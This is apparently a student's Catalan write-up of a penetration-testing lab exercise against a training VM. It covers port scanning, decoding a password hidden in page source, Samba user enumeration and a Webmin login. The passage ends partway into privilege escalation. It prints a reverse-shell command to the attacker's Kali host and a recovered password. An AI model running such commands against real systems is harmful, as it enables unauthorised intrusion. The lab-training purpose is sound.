Pol Murillas Ledesma

Workshop 6

En aquest taller explotaràs vulnerabilitats de SMB d'una màquina Linux i aconseguiràs escalar
privilegis.

Víctima: 192.168.1.57

Contesta:
1. Quins ports té oberts la víctima?

Els ports oberts de la víctima són els de la captura següent:


```
┌──(root㉿kaliPol)-[/home/polkali]
└─# nmap -sV --script=http-enum 192.168.1.57
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-15 17:31 CET
Nmap scan report for 192.168.1.57
Host is up (0.0016s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.51 ((Debian))
|_http-server-header: Apache/2.4.51 (Debian)
| http-enum:
|_  /manual/: Potentially interesting folder
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
10000/tcp open  http        MiniServ 1.981 (Webmin httpd)
|_http-server-header: MiniServ/1.981
20000/tcp open  http        MiniServ 1.830 (Webmin httpd)
|_http-server-header: MiniServ/1.830
MAC Address: 08:00:27:50:05:D2 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 379.29 seconds

┌──(root㉿kaliPol)-[/home/polkali]
```


2. Adjunta una captura de pantalla de cada un dels tres URLs que hi ha.

http://192.168.1.77:20000/ si anem a l'https tenim una pàgina de login.





Error – Document follows

This web server is running in SSL mode. Try the URL https://192.168.1.77:20000/ instead.




El mateix amb la del port 10000:






http://192.168.1.57:80




A més a més he trobat multitud de directoris:




3. A la web del port 80 hi ha una contrasenya codificada. Per descodificar-la t'anirà bé la web "brainfuck". Quina contrasenya és?

Mirant el codi font de la pàgina /index.html he trobat això:




Ara ho descodificaré amb brainfuck:




Hi ha la següent password: .2uqPEfj3D<P'a-3

4. Ja tens la contrasenya, ara et falta l'usuari. Si revises el resultat de l'nmap que has fet inicialment, veuràs que té els ports 139 i 145 oberts amb el servei Samba escoltant. Hi ha l'eina enum4linux per enumerar informació d'aquest servei. Aconsegueix un usuari.


L'usuari que he trobat és el següent:






5. Un cop tens l'usuari, fes un login. Adjunta una captura de pantalla del contingut.


He trobat que al port 20000 que és un dels que he provat dels trobats a nmap puc fer el login amb l'usuari i la contrasenya que he trobat:





6. En aquesta interfície d'usuari cerca un terminal de consola (n'hi ha més d'un) i posa'l en marxa. Quin usuari ets?


L'usuari cyber:



Escalada de privilegis:

7. Executa una shell inversa cap a la teva màquina Kali. Quina comanda fas servir?

La comanda següent: sh -i >& /dev/udp/192.168.1.67/4444 0>&1



8. Després de cercar pels directoris de la màquina víctima, has trobat dues coses

potencialment interessants:

- **El fitxer /home/…../tar**
  - **Qui té permisos per executar-lo?**

El propietari té permisos d'execució (x).
El grup té permisos d'xecució (x)
Altres usuaris també tenen permisos d'execució (x)


Això significa que el propietari (que és l'usuari "root" en aquest cas) té permisos complets (lectura, escriptura i execució), mentre que el grup i altres usuaris tenen permisos només per llegir i executar el fitxer.

```
$ cd /home/cyber
$ ls -la
total 568
drwxr-xr-x  8 cyber cyber   4096 Oct 20  2021 .
drwxr-xr-x  3 root  root    4096 Oct 19  2021 ..
-rw-------  1 cyber cyber      0 Oct 20  2021 .bash_history
-rw-r--r--  1 cyber cyber    220 Oct 19  2021 .bash_logout
-rw-r--r--  1 cyber cyber   3526 Oct 19  2021 .bashrc
drwxr-xr-x  2 cyber cyber   4096 Oct 19  2021 .filemin
drwx------  2 cyber cyber   4096 Oct 19  2021 .gnupg
drwxr-xr-x  3 cyber cyber   4096 Oct 19  2021 .local
-rw-r--r--  1 cyber cyber    807 Oct 19  2021 .profile
